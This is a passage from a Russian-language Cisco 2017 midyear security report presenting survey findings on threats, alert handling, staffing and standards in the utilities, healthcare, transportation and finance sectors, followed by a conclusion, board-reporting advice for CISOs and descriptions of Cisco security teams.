Целевые атаки и APT-атаки вызывают наибольшие опасения

Больше всего профессионалов в области обеспечения безопасности энергопредприятий и коммунальных служб пугают целевые атаки. Профессионалы в области обеспечения безопасности называют в качестве главных рисков безопасности для своей организации целевые атаки (42%) и сложные целенаправленные угрозы (APT) (40%) (рис. 68). Кроме того, главными трудностями при реализации своих стратегий защиты они назвали мобильные устройства, поведение пользователей, публичные облачные хранилища и клиентские данные.

APT-атаки вызывают опасения, поскольку могут остаться незамеченными в критически важных сетях на протяжении долгого периода времени, увеличивая ущерб, который могут нанести злоумышленники. Поскольку сети данных объединяются и количество подключенных устройств растет, возможный ущерб, например, отключение коммунальной службы, велик как никогда.

Учитывая высокую важность коммунальных хозяйств, их специалисты в области обеспечения безопасности хорошо знают имеющиеся на рынке технологии защиты, однако нуждаются в руководстве, как правильно интегрировать эти технологии для эффективной защиты от APT-атак и целевых атак. Они понимают, от чего нужно защищаться. Им нужно, чтобы поставщики решений обеспечения безопасности сказали, как это делать: как реализовать многоуровневый подход к обеспечению безопасности, включающий такие элементы, как стандарты физической и кибербезопасности.

Сложность сетей энергопредприятий и коммунальных хозяйств означает, что предприятия также должны оценивать вероятные последствия сигналов тревоги и решать, какие из сигналов заслуживают обработки. Около половины профессионалов в области обеспечения безопасности энергопредприятий и коммунальных хозяйств заявили о том, что ежедневно получают тысячи сигналов тревоги, изучаются из которых лишь 63%. Из числа этих изученных сигналов 41% приходится на долю реальных угроз, но лишь 63% этих реальных угроз удается в итоге устранить.

Рис. 68 Целевые атаки и APT-атаки вызывают наибольшие опасения

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

51 «Украинские энергосистемы вновь были взломаны, тревожный признак атак на инфраструктуру», Джеми Кондлифф (Jamie Condliffe), MIT Technology Review, 2 декабря 2016 г.: technologyreview.com/s/603262/ukraines-power-grid-gets-hacked-again-a-worrying-sign-for-infrastructure-attacks/.

52 «Пересмотренные стандарты надежности защиты критически важной инфраструктуры», Федеральная комиссия по энергетическому регулированию США: ferc.gov/whats-new/comm-meet/2016/072116/E-8.pdf.

Хотя может показаться, что изучается лишь часть реальных угроз, энергетическая отрасль и коммунальные хозяйства являются лидерами по количеству устраненных сигналов тревоги среди всех изученных отраслей. Кроме того, сигнал тревоги не всегда является угрозой. Профессионалы в области обеспечения безопасности могут направлять ресурсы на устранение только тех угроз, которые способны создать серьезные проблемы для безопасности сети.

Жесткий бюджет может делать привлекательным аутсорсинг

Из-за жесткого регулирования энергопредприятия и коммунальные хозяйства не могут увеличивать бюджет на безопасность. Увеличение подобных расходов может потребовать длительных и сложных согласований. Это может объяснить популярность привлечения сторонних организаций, о чем свидетельствует опрос. Свыше 60% профессионалов в области обеспечения безопасности коммунальных хозяйств заявили, что привлекают сторонние организации для оказания консультационных услуг хотя бы отчасти. Кроме того, около половины заявили, что привлекают сторонние организации для оказания услуг мониторинга и анализа угроз. Примерно половина организаций, использующих аутсорсинг, в качестве основных причин подобного решения называют объективный анализ и экономическую эффективность.

Учитывая необходимость работать в условиях строгого контроля со стороны регулирующих органов, коммунальные хозяйства, как правило, имеют официальные правила и стандартизированные процедуры обеспечения безопасности. Почти две трети профессионалов в области обеспечения безопасности коммунальных хозяйств заявили о наличии документированных официальных стратегий обеспечения безопасности, а также о соблюдении стандартизированной политики в области информационной безопасности, например ISO 27001 или NIST 800-53.

Компрометации, получившие огласку, стимулируют улучшения

Если коммунальное хозяйство сталкивается с компрометацией, это событие получает широкую огласку. Общественность воспринимает коммунальные хозяйства как часть критически важной инфраструктуры, а в компрометации системы безопасности видит угрозу предоставляемым услугам. 61% оммунальных хозяйств заявили, что становились объектом общественного внимания из-за утечки данных.

Хорошие новости заключаются в том, что подобные компрометации могут инициировать изменения системы безопасности: 91% профессионалов в области обеспечения безопасности заявили, что компрометация заставила их хотя бы немного усилить безопасность (см. рис. 69). Это может быть примером «нет худа без добра»: атака может показать, как злоумышленники могут проникнуть в сеть, так что профессионалы в области обеспечения безопасности понимают, какие именно точки необходимо контролировать.

Атаки также могут негативно сказываться на доходах и лояльности клиентов коммунальных хозяйств. 29% профессионалов в области обеспечения безопасности заявили, что их коммунальные службы потеряли прибыль из-за атак в прошлом году, а 21% сообщили о потере клиентов. Поскольку многие потребители не могут сменить поставщика коммунальных услуг, так как в их регионе есть только один поставщик, потеря клиентов (а следовательно, и потеря выручки) не столь существенна, как в других отраслях с более высокой конкуренцией.

Рис. 69 Процент профессионалов в области обеспечения безопасности, заявивших, что компрометации стимулируют процесс улучшений

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Популярностью пользуются моделирование атак и учения

Профессионалы в области обеспечения безопасности коммунальных хозяйств сообщили, что регулярно проводят учения и моделирование, чтобы выявить слабые места в своей инфраструктуре безопасности. 92% заявили, что раз в полгода или год проводят учения для проверки планов реагирования на инциденты. 84% организаций вовлекают в подобные учения своих партнеров в области обеспечения безопасности.

Кроме того, 78% минимум раз в квартал выполняют моделирование атак на свои организации Профессионалы в области обеспечения безопасности чуть менее чем половины организаций (45%) заявили, что моделирование атак помогает стимулировать серьезные усовершенствования. Например, изменения политик, процедур и технологий обеспечения безопасности. Большое количество организаций, выполняющих моделирование атак, могут похвастаться, что их профессионалы в области обеспечения безопасности используют более автоматизированные инструменты, позволяющие им проводить моделирование с меньшими затратами времени и трудовых ресурсов.

Хотя коммунальные хозяйства сталкиваются с одними из самых сложных проблем кибербезопасности, они относятся к одной из наиболее зрелых отраслей в плане методологий, методов обеспечения кибербезопасности, а также внедрения высокотехнологичных элементов управления безопасностью. По мере развития угроз развиваться должны и поставщики критически важной инфраструктуры, чтобы суметь идентифицировать, защитить, обнаружить, среагировать и восстановиться после инцидентов с безопасностью.

Здравоохранение

Ключевые проблемы отрасли

В области здравоохранения большинство решений относительно безопасности принимается исходя из безопасности пациентов, а также с учетом нормативных требований и необходимости защиты корпоративных активов. Руководство медицинских учреждений боится атаки, способной остановить критически важное оборудование, что поставит под угрозу жизни пациентов. Оно также опасается, что меры обеспечения безопасности, призванные отслеживать трафик и выявлять угрозы в режиме реального времени, могут замедлить передачу данных в критически важных системах, затрудняя работу врачей по диагностике и лечению пациентов. Помимо интенсивной терапии и реанимации, еще одной важно целью для своих систем обеспечения безопасности медицинские учреждения считают защиту конфиденциальных данных пациентов. Например, в США эта сфера регулируется «Законом о преемственности страхования и отчетности в области здравоохранения» (HIPAA).

По мере увеличения количества подключений и устройств в медицинских учреждениях руководители служб безопасности становятся все более обеспокоены безопасностью конвергированных сетей. В прошлом сложные медицинские приборы (например, система сбора и архивирования изображений (PACS), инфузионные помпы и приборы контроля состояния пациента), как правило, поставлялись с сетями данных, управляемыми поставщиками, так что устройства были физически изолированы от других сетей. Сегодня при наличии достаточной пропускной способности медицинские учреждения находят полезным направлять все данные через одну систему, используя логическое сегментирование для разделения различных типов сетевого трафика, например, от медицинских приборов, административных и гостевых беспроводных сетей. Однако, если сегментирование выполнено неправильно, возрастают риски получения злоумышленниками доступа к критически важным данным или устройствам.

Группы по обеспечению безопасности медучреждения обеспокоены возможностью целевых атак

Атаки вымогателей уже нанесли ущерб медицинским учреждениям. Медучреждения являются привлекательной целью для киберпреступников, поскольку те знают, что поставщики медицинских услуг вынуждены защищать безопасность своих пациентов любой ценой. В ходе опроса Cisco 37% медучреждений заявили, что наибольший риск для них представляют целевые атаки (см. рис. 70). Целевые кибератаки пугают больше, чем утечки данных в результате потери или кражи оборудования, поскольку требуют более тщательного подхода к выявлению и устранению угроз.

Рис. 70 Целевые атаки являются серьезным риском безопасности

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

К сожалению, как и в случае с многими другими отраслями, количество угроз превышает возможности персонала по их изучению. Более 40% медучреждений заявили, что ежедневно получают тысячи сигналов тревоги, изучается из которых только 50% (см. рис. 71 на следующей странице). Из числа изученных персоналом сигналов тревоги 31% приходится на долю реальных угроз, но только 48% этих реальных угроз удается устранить.

По мнению экспертов Cisco, на самом деле изучается гораздо меньше сигналов тревоги, чем думают руководители служб безопасности медучреждений. Или же они считают, что угрозы устранены, если они просто блокируются от проникновения в сеть. Также неудивительно, что эти организации могут реагировать на такое небольшое количество сигналов тревоги, поскольку изучение большого количества сигналов тревоги максимально загружает сотрудников в области обеспечения безопасности и ИТ-сотрудников, а также влияет на другие деловые функции.

Рис. 71 Появляются тысячи сигналов тревоги, однако устраняются менее половины

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Проблемы руководства: нехватка подготовленного персонала, сложность решений

Многие медучреждения реагируют на проблемы безопасности внедрением сложного комплекса решений. Почти 60% опрошенных заявили, что их организации используют решения от более чем шести поставщиков, а 29% используют решения от более чем десяти поставщиков. Кроме того, две трети профессионалов в области обеспечения безопасности сообщили, что используют шесть и более продуктов обеспечения безопасности, а 41% сообщили, что используют более десяти продуктов.

Такое множество поставщиков и продуктов, используемых профессионалами в области обеспечения безопасности медучреждений, может происходить из-за запутанности или отсутствия прозрачности имеющихся инструментов. Как показали результаты сравнительного исследования решений безопасности, директора по информационной безопасности (CISO) и менеджеры по информационной безопасности часто по-разному смотрят на имеющиеся инструменты обеспечения безопасности. Лица, занимающие более высокое положение и не занимающиеся повседневным управлением безопасностью, могут недостаточно глубоко знать все инструменты, имеющиеся в их сети.

Медучреждения с трудом могут реагировать на повседневные угрозы и при этом управлять сложным набором решений из-за нехватки подготовленного персонала. Около половины специалистов в области обеспечения безопасности сообщили, что в их организации имеется менее 30 сотрудников, специализирующихся на обеспечении безопасности. 21% заявил, что нехватка подготовленного персонала является основным препятствием на пути внедрения современных процессов и технологий обеспечения безопасности.

Большинство крупнейших медучреждений не имеют больших команд по обеспечению безопасности. По мнению экспертов Cisco в области здравоохранения, разные организации по-разному понимают термин «сотрудник по обеспечению безопасности», что может влиять на представление о размере команды по обеспечению безопасности. Например, ИТ-персонал может считаться частью команды по обеспечению безопасности или включаться в ее состав лишь временно.

Ценность сегментирования трафика

Потребность в исключениях в сфере здравоохранения, позволяющих использовать определенным системам или устройствам разные протоколы безопасности, обусловлена заботой о благополучии и безопасности пациентов. Медицинские приборы стоят дорого и используются несколько лет, так что программное обеспечение и операционные системы часто не обновляются с достаточной регулярностью – отсюда исключения, обеспечивающие их надежную работу. По мнению экспертов, предпочтительнее, чтобы медучреждения изолировали и сегментировали трафик между сетью и критически важными устройствами. Или же организациям следует усовершенствовать свою инфраструктуру безопасности и сетевую сегментацию, чтобы более эффективно работать с исключениями, требующими компенсирующих мер.

В среднем медучреждения имеют 34 существенных административных исключения, к 47% из которых также применяются компенсирующие меры. В идеале медучреждения должны стремиться к минимально возможному количеству исключений, требующих компенсирующих мер, поскольку они способны создавать уязвимости в защите.

Транспорт

Ключевые проблемы отрасли


Технологическая инфраструктура транспортной отрасли традиционно основывалась на закрытых, собственных системах. Отрасль переходит на современные подключенные сети, однако руководство боится стать жертвой злоумышленников в ходе этого переходного периода. Тем не менее переход на подключенные IP-системы необходим, поскольку существующие системы требуют дорогостоящего обслуживания и отличаются сложностью.

Кроме того, потребители ждут новых безопасных и мобильных услуг, которые существующая коммуникационная инфраструктура предложить не в состоянии. Например, потребители хотят иметь возможность взаимодействовать с аэропортами, авиакомпаниями, пассажирскими и грузовыми железнодорожными перевозками, шоссе или подключенными автопарками и управлениями городского транспорта в социальных сетях, покупать билеты с помощью мобильных устройств или использовать мобильные приложения в транспортных средствах. Сотрудники транспортных организаций также хотят простоты использования подключенных систем. И чем больше молодежи устраивается на работу, тем выше этот спрос.

Сложные целенаправленные угрозы и подключенные устройства названы основными угрозами

По мере того как транспортные организации создают сложную и подключенную инфраструктуру, а размер сети становится все больше, появляются различные угрозы. Более трети профессионалов в области обеспечения безопасности транспортной организации заявили, что сложные целенаправленные угрозы (APT), а также растущее количество собственных и интеллектуальных устройств являются главными рисками для безопасности их организаций. Кроме того, 59% профессионалов в области обеспечения безопасности заявили, что облачную инфраструктуру и мобильные устройства тяжелее всего защищать от атак (см. рис. 72).

Рис. 72 Облачная инфраструктура и мобильные устройства создают самые большие риски для защиты



59%

профессионалов в области обеспечения безопасности заявили, что облачную инфраструктуру и мобильные устройства тяжелее всего защищать от атак

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Группы по обеспечению безопасности транспортных организаций признают, что для удовлетворения потребности в доступе к информации данные должны находиться в периметре сети и быть доступными в режиме реального времени. Больше всего специалисты в области обеспечения безопасности озабочены контролем доступа к данным и предоставлением доступа тем, кто в нем нуждается.

Они также признают, что эта проблема будет лишь усугубляться по мере устранения закрытых собственных систем, и готовятся к встрече с большим количеством более сложных угроз. 35% профессионалов в области обеспечения безопасности транспортной организации заявили о том, что ежедневно получают тысячи сигналов тревоги, изучаются из которых лишь 44%. Из числа изученных персоналом сигналов тревоги 19% приходится на долю реальных угроз, но лишь 33% этих реальных инцидентов удается устранить.

Нехватка специалистов в области обеспечения безопасности может стимулировать аутсорсинг

Опытный персонал в области обеспечения безопасности может помочь транспортным организациям преодолеть трудности, связанные с безопасностью, однако непонятно, могут ли эти организации привлечь нужный персонал. Более половины специалистов в области обеспечения безопасности транспортных организаций заявили, что безопасностью у них занимается менее 30 специальных сотрудников. Они признают последствия недостатка опыта: 29% сообщили, что недостаток квалифицированного персонала, по их мнению, является основным препятствием на пути внедрения современных процессов и технологий обеспечения безопасности.

По мере того как обеспечение безопасности становится все более изощренным и специфичным, шансы транспортных организаций на привлечение нужных специалистов падают. Транспортные управления должны суметь привлечь, обеспечить достойную зарплату и удержать действительно талантливых сотрудников, способных защитить критически важную инфраструктуру на национальном и местном уровне.

Не имея собственного персонала с достаточным опытом, многие транспортные организации ищут помощи на стороне. Около половины опрошенных заявили, что привлекли сторонние организации для выполнения части или всех задач по обеспечению безопасности. В качестве причин использования аутсорсинга называются экономическая эффективность (52%) и объективный анализ (44%).

Следование стандартизированным практикам обеспечения информационной безопасности, например ISO 27001 или NIST 800-53, может помочь транспортным организациям придерживаться установленных стандартов безопасности. 54% профессионалов в области обеспечения безопасности транспортных компаний следуют стандартизированным политикам обеспечения информационной безопасности, а две трети заявили, что следуют официальным документированным стратегиям обеспечения безопасности (см. рис. 73).

Также есть признаки, что транспортные организации признают ценность создания комплексной системы безопасности, а не простой покупки точечных решений. 75% транспортных организаций имеют операционный центр информационной безопасности (SOC), а 14% заявили о планах создания такого центра. Кроме того, порядка 90% профессионалов в области обеспечения безопасности заявили, что их организации участвуют в работе органа стандартизации безопасности или отраслевой организации, например PT-ISAC или ST-ISAC.

Рис. 73 Процент профессионалов в области обеспечения безопасности транспортных организаций, следующих стандартизированным практикам

54%

профессионалов в области обеспечения безопасности транспортных компаний следуют стандартизированным политикам обеспечения информационной безопасности

2/3

профессионалов в области обеспечения безопасности транспортных компаний следуют официальным документированным стратегиям обеспечения безопасности

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Моделирование атак обеспечивает улучшения

Влияние на решения по вопросам безопасности может оказывать тот факт, что транспорт, как и другие сильно регулируемые отрасли, может восприниматься как критически важная инфраструктура. Например, около 80% профессионалов в области обеспечения безопасности транспортных предприятий минимум раз в квартал выполняют моделирование атак на свои организации. Кроме того, почти половина опрошенных заявили, что результаты моделирования атак стимулируют существенные усовершенствования в политиках, процедурах и технологиях обеспечения безопасности.

Подобные изменения также могут быть результатом утечки данных. 48% профессионалов в области обеспечения безопасности транспортных предприятий заявили, что становились объектом общественного внимания из-за утечки данных. Хотя лишь 34% заявили, что компрометация заставила их «значительно» усилить безопасность, 83% сообщили, что после компрометации они внесли хотя бы «небольшие» улучшения в систему безопасности.

В данной отрасли компрометации системы безопасности могут иметь серьезные последствия. 31% профессионалов в области обеспечения безопасности заявили, что их организации потеряли прибыль из-за атак в прошлом году; средняя потеря дохода составила 9%. Кроме того, 22% заявили, что потеряли клиентов, а 27% сообщили о потере возможностей из-за атак.

Финансы

Ключевые проблемы отрасли

Финансовые организации являются перспективными целями для злоумышленников. Большое количество финансовой информации о клиентах плюс доступ к именам пользователей и паролям учетных записей заставляют злоумышленников устраивать серии атак на финансовые организации. Собственно, некоторые создатели вредоносного ПО создавали его специально для атаки на сети финансовых организаций. Например, ворующая учетные данные программа Dridex[53] и троянская программа Zeus.[54]

Профессионалы в области обеспечения безопасности финансовых организаций осознают, что их средства защиты должны быть эффективны против атак с использованием сложного вредоносного ПО. Однако они также понимают, что это сложно сделать из-за непростого сочетания поставщиков и продуктов обеспечения безопасности, которые скорее мешают, а не помогают в выявлении угроз. Перед группами по обеспечению безопасности также стоит непростая задача интегрировать устаревшие приложения и новые технологии, не допуская возникновения уязвимостей в системе безопасности.

По мере того как некоторые финансовые организации сотрудничают с финансово-технологическими компаниями, они обнаруживают, что возможности для атаки расширяются. Как такое партнерство может обеспечить адекватную защиту клиентских данных? Как финансовым организациям сотрудничать со сторонними компаниями и при этом соответствовать жестким нормативным требованиям? Эти вопросы будут влиять на подход данной отрасли к решению проблем безопасности в ближайшие годы.

Финансовые организации также должны следить за тем, чтобы не только соответствовать требованиям безопасности, но и быть безопасными. В различных сильно регулируемых отраслях принято считать, что соблюдение нормативных требований обеспечит решение проблем с безопасностью. Требования о соответствии, например, сетевая сегментация, определенно помогут защищать данные, однако они лишь один из элементов решения, позволяющего отразить атаки и анализировать угрозы.

Среда с большим количеством поставщиков добавляет сложности, а не уменьшает ее

Общепринято, что финансовые организации имеют несколько поставщиков. 57% финансовых организаций заявили, что используют решения от шести и более поставщиков; 29% заявили, что количество их поставщиков превышает десять (рис. 74). Две трети финансовых организаций заявили, что используют минимум шесть продуктов обеспечения безопасности; 33% используют более десяти продуктов.

Рис. 74 Процент финансовых организаций, использующих решения от шести и более поставщиков

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Эксперты Cisco говорят, что в данной отрасли не редкость использование одной организацией продуктов, поставляемых 30 поставщиками. Для быстрого и эффективного реагирования на возникающие угрозы эти организации должны сфокусироваться на упрощении своей инфраструктуры безопасности: меньше инструментов, больше интеграции. Множество продуктов часто работают разрозненно: по отдельности они могут быть эффективными, однако без интеграции, обеспечивающей обмен и согласование информации, группы по обеспечению безопасности будут вынуждены урегулировать конфликтующие уведомления и отчеты.

Увеличение количеества продуктов также мешает профессионалам в области обеспечения безопасности изучать угрозы. 46% финансовых организаций заявили о том, что ежедневно получают тысячи сигналов тревоги, изучаются из которых лишь 55%. 28% изученных угроз оказываются реальными, но лишь 43% реальных угроз устраняются.

Большое количество сигналов тревоги, скорее всего, обусловлено проблемой наличия неинтегрированных продуктов от разных поставщиков. Группы реагирования на инциденты могут не знать, какие сигналы тревоги дублируют друг друга или имеют низкий приоритет. При отсутствии интеграции группы обеспечения безопасности с трудом могут сопоставлять и анализировать угрозы.

53 «Dridex атакует корпоративные счета», Мартин Найстром (Martin Nystrom), блог Cisco Security, 4 марта 2015 г.: blogs.cisco.com/security/dridex-attacks-target-corporate-accounting.

54 «Анализ троянской программы Zeus», Алекс Кирк (Alex Kirk), блог Cisco Talos: talosintelligence.com/zeus_trojan.

Цифровой бизнес может стимулировать улучшения
По мере того как финансовые организации будут продолжать сотрудничать с финансово-технологическими компаниями, они будут пробовать новые стратегии повышения безопасности, например, официальное закрепление ответственности за защиту данных. Около половины финансовых организаций заявили, что цифровой бизнес оказывает сильное влияние на безопасность. Также около 40% заявили, что финансово-технологический сектор, DevOps и бимодальная ИТ-инфраструктура сильно влияют на безопасность (см. рис. 75).

Например, финансовая компания, сотрудничающая с финансово-технологическим партнером, должна определить, как сохранить данные защищенными, особенно в облачной среде. Партнеры также должны установить общие процессы во избежание инцидентов информационной безопасности, а в случае возникновения инцидента определить действия каждого из партнеров.

Рис. 75 Влияние цифрового бизнеса на безопасность

Источник: Сравнительное исследование Cisco решений безопасности в 2017 г.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Необходимо ускорить внедрение стандартов
Если финансовые организации намерены в полной мере удовлетворять потребности клиентов в цифровом мире, они должны ускорить внедрение новых политик и процессов. На сегодняшний день 63% финансовых организаций имеют документированные официальные стратегии обеспечения безопасности. Лишь 48% опрошенных следуют стандартизированной политике в области информационной безопасности, например ISO 27001 или NIST 800-53. Отрасль финансовых услуг отличается консерватизмом, а руководители ИТ-отделов и отделов безопасности не спешат внедрять новые стандарты и подстраивать под них существующую стратегию обеспечения безопасности.

Еще одна возможность для финансовых организаций внести улучшения: потребовать от поставщиков соблюдения общепринятой коммерческой практики. Например, только 37% заявили, что требуют от поставщиков соблюдения ISO 27001.

По мнению экспертов Cisco, уровень зрелости системы безопасности в организации может определять, насколько строгие требования предъявляются к поставщикам: крупные, известные финансовые организации имеют больше влияния на поставщиков, чем мелкие компании.

Заключение

Заключение

В течение почти целого десятилетия компания Cisco публикует годовые и полугодовые отчеты по информационной безопасности. Эти отчеты призваны ознакомить группы обеспечения безопасности и предприятия, которые они поддерживают, с киберугрозами и уязвимостями, а также с действиями, которые они могут предпринять для повышения безопасности и киберустойчивости.

Разнообразие содержания настоящего отчета, представленного нашими исследователями угроз и технологическими партнерами, отражает сложность и многообразие современных угроз. Большая часть результатов исследования показывает, что специалисты в области обеспечения безопасности не только успешно противостоят злоумышленниками, но и все лучше понимают, как и где именно действует их противник.

Тем не менее, специалисты в области обеспечения безопасности должны не сдавать своих позиций по мере расширения IoT. Как обсуждалось во введении к данному отчету, существуют признаки подготовки новых типов атак, более грозных и разрушительных, чем раньше. Злоумышленники разрабатывают эффективные, хорошо спланированные атаки, призванные нарушить деятельность любой организации, как небольшой, так и крупной. Злоумышленники знают, что ни у одной компании нет плана экстренных мероприятий, описывающего, как восстановить все ИТ- или ЭТ-операции с нуля, и намерены воспользоваться этой уязвимостью.

Вот почему сегодня как никогда важно, чтобы организации сделали кибербезопасность своим приоритетом. Они должны вкладывать средства в автоматизированные инструменты, способные помочь группам обеспечения безопасности обрабатывать все сигналы тревоги, полностью контролировать и управлять своими динамическими сетями, а также быстро выявлять реальные угрозы и реагировать на них. Также они должны выделять достаточное количество времени и ресурсов, гарантирующее, что они всегда точно знают, что происходит в их ИТ-среде, и что все элементы сети развернуты должным образом, защищены и не устарели.

А сообщество специалистов в области обеспечения безопасности должно научиться мыслить шире и обсудить возможность создания открытой экосистемы, позволяющей клиентам внедрять решения безопасности, лучше всего подходящие для их организации и обеспечивающие максимальную отдачу от вложенных средств. В рамках этой экосистемы все решения безопасности могут взаимодействовать друг с другом и вместе защищать пользователей и компании. Требуется объединение усилий всех специалистов в области обеспечения безопасности для противостояния потенциальным угрозам разрушения мира IoT, способного практически уничтожить организации, работающие в этой среде.

Руководители отделов безопасности: пришло время принять участие в управлении компанией

Последнее сравнительное исследование Cisco решений безопасности показало, что безопасность является приоритетом для руководства многих организаций. Профессионалы в области обеспечения безопасности также считают, что руководство отводит безопасности первое место в списке корпоративных целей. Однако в 2016 году лишь 59% профессионалов в области обеспечения безопасности полностью согласились с утверждением, что руководство считает безопасность приоритетом, в 2015 году таких было 61%, а в 2014 году – 63%.

Впрочем, этот спад уверенности может объясняться другими причинами. В частности, директора по информационной безопасности (CISO) могут не осознавать, что руководство и правление не только считают кибербезопасность приоритетом для бизнеса, но и хотят больше знать об этой проблеме. На самом деле, они хотели бы получать более качественную информацию и в большем объеме.

Согласно опросу руководителей публичных компаний, проведенному Национальной ассоциацией корпоративных руководителей (National Association of Corporate Directors, NACD) в 2016–2017 гг.,[55] почти четверть правлений не удовлетворены отчетами о кибербезопасности. Они сообщили, что предоставляемая им информация не позволяет эффективно проводить сопоставительный анализ, трудна для интерпретации и не имеет четкого изложения проблем. По данным того же опроса, лишь 14% респондентов считали, что их совет директоров хорошо понимает киберриски.

Эксперты в области безопасности корпорации SAINT, партнера Cisco, разрабатывающего решения безопасности, полагают, что у CISO есть реальная возможность помочь в восполнении этих знаний. Однако для этого необходимо следующее:

- Стремиться подавать информацию в понятной и имеющей практическую ценность форме. Отчеты о киберрисках для организации не должны быть перегружены технической информацией. При обсуждении этих проблем не следует забывать о традиционных рисках, с которыми сталкивается организация, приоритетах компании и желательных результатах. Также не следует забывать подчеркивать, как кибербезопасность может помочь росту и повышению конкурентоспособности бизнеса.
- При уведомлении руководства и правления о кибератаке нужно доступно объяснить, какие последствия атаки имеют для организации (например, сколько сотрудников или клиентов затронуто, какая ценная информация была скомпрометирована), какие меры предпринимает команда по обеспечению безопасности для сдерживания и изучения угрозы, а также сколько времени потребуется для восстановления штатного режима работы.
- Стремиться привлекать других руководителей организации, включая руководителей нетехнологических отделов. Регулярное сотрудничество с другими руководителями организации (директор по ИТ, технический директор, руководитель внутреннего аудита, и это далеко не полный список) позволит CISO установить прямую связь с руководством и правлением. Также это даст возможность вовлечь руководство в обсуждение стратегии кибербезопасности и разработку комплексной программы обеспечения безопасности организации.

CISO часто борются за выделение средств на меры обеспечения безопасности. Но, опять же, они могут просто не понимать, что сегодня идеальный момент для того, чтобы обсуждать бюджеты с руководством. Исследование тенденций в ИТ-сфере за 2017 г., проведенное Обществом информационного менеджмента (Society for Information Management, SIM), показывает, что кибербезопасность занимает третье место по объему инвестиций организаций.[56] В 2013 году она занимала четырнадцатое место. Респонденты опроса SIM (руководители ИТ-отделов) также отдали кибербезопасности второе место среди ИТ-областей, которые должны получать больше финансирования, и первое место в списке информационных технологий, которые их больше всего волнуют.[57]

55 Данные взяты из опроса руководителей публичных компаний, проведенного Национальной ассоциацией корпоративных руководителей (NACD) в 2016–2017 гг., с разрешения NACD.
Опрос можно загрузить с веб-сайта NACD по адресу nacdonline.org/Resources/publicsurvey.cfm?ItemNumber=36843.

56 Исследование тенденций в ИТ-сфере Общества информационного менеджмента, Каппельман Л.А. (Kappelman, L. A.) и др. (2017). Исследование можно загрузить с веб-сайта SIM по адресу simnet.org/members/group_content_view.asp?group=140286&id=442564.

57 Там же.

О компании Cisco

О компании Cisco

Компания Cisco создает интеллектуальные системы кибербезопасности для реального мира. Предлагаемый ею комплекс решений является одним из наиболее полных в отрасли и защищает от широкого спектра угроз. Подход Cisco к информационной безопасности, ориентированный на нейтрализацию угроз и восстановление работоспособности, упрощает систему безопасности, делает ее более цельной, предоставляет возможности детального мониторинга, согласованного управления и усовершенствованной защиты от угроз до, во время и после атаки.

Аналитики угроз из экосистемы коллективной информационной безопасности (CSI) объединяют наиболее полную в отрасли аналитику угроз, данные телеметрии от огромного количества устройств и сенсоров, информацию из общедоступных и частных веб-каналов по уязвимостям, а также от сообщества разработчиков открытого ПО. Ежедневный объем этой информации составляют миллиарды веб-запросов, миллионы сообщений электронной почты, образцов вредоносного ПО и данных о сетевых вторжениях.

Эти данные обрабатываются в развитой инфраструктуре, которая позволяет аналитикам и самообучающимся системам отслеживать угрозы в различных сетях, центрах обработки данных, оконечных и мобильных устройствах, виртуальных системах, веб-сайтах, электронной почте и облачных системах с целью определения основных причин и масштабов распространения угроз. Итоговые данные анализа немедленно распространяются по всему миру среди клиентов Cisco и используются для защиты наших продуктов и сервисов в режиме реального времени.

Для получения дополнительных сведений об ориентированном на угрозы подходе Cisco к обеспечению безопасности посетите веб-сайт cisco.com/go/security.

Соавторы отчета Cisco по информационной безопасности за первое полугодие 2017 г.

Cisco CloudLock

Cisco Cloudlock предлагает решения брокера безопасности доступа к облачной среде (CASB), помогающие организациям использовать облако безопасным образом. Обеспечивает наглядность и контроль пользователей, данных и приложений для сред «программное обеспечение как услуга» (SaaS), «платформа как услуга» (PaaS) и «инфраструктура как услуга» (IaaS). Также компания обеспечивает полезный анализ кибербезопасности благодаря собственному центру CyberLab со специалистами, а также анализу безопасности по принципу краудсорсинга.

Группа Cisco по реагированию на инциденты компьютерной безопасности (CSIRT)

Cisco CSIRT входит в состав исследовательского филиала отдела корпоративных программ информационной безопасности Cisco. Группа предоставляет компании Cisco специализированные услуги мониторинга безопасности для защиты Cisco от кибератак и потери интеллектуальных активов и выступает в роли внутренней команды Cisco по киберрасследованиям и компьютерной экспертизе. Основная задача CSIRT – помогать обеспечивать неприкосновенность данных, систем и самой компании за счет выполнения комплексного расследования инцидентов, связанных с компьютерной безопасностью, а также помогать предотвращению таких инцидентов, участвуя в заблаговременной оценке угроз, планировании мер снижения риска, анализе тенденций и проверке архитектуры безопасности.

Услуги Cisco по реагированию на инциденты компьютерной безопасности (CSIRS)

Группа Cisco по услугам реагирования на инциденты компьютерной безопасности (CSIRS) состоит из лучших специалистов в этой области, чьей задачей является помогать клиентам Cisco до, во время и после инцидента. CSIRS использует лучший персонал, корпоративные решения безопасности, новейшие методы реагирования и опыт, накопленный за годы борьбы с злоумышленниками, чтобы гарантировать способность наших клиентов предупреждать, а также быстро реагировать и устранять последствия любых атак.

Когнитивный анализ угроз

Когнитивный анализ угроз Cisco представляет собой облачную службу, обнаруживающую нарушения безопасности, вредоносное ПО, работающее внутри защищенных сетей, и другие угрозы безопасности путем статистического анализа данных сетевого трафика. Она борется с пробелами в защите периметра, определяя симптомы заражения вредоносным ПО или утечки данных путем поведенческого анализа и выявления аномалий. Когнитивный анализ угроз Cisco основывается на расширенных возможностях статистического моделирования и машинного обучения, которые помогают независимо находить новые угрозы, определять их источник и приспосабливаться к ним.

Commercial West Sales

Организация Commercial West Sales основное внимание уделяет обсуждению безопасности с клиентами Cisco, проводя семинары по безопасности для клиентов и консультируя руководителей отделов безопасности в клиентских организациях, как лучше защищать их компании и снижать общий риск.

Глобальные отношения с правительственными органами

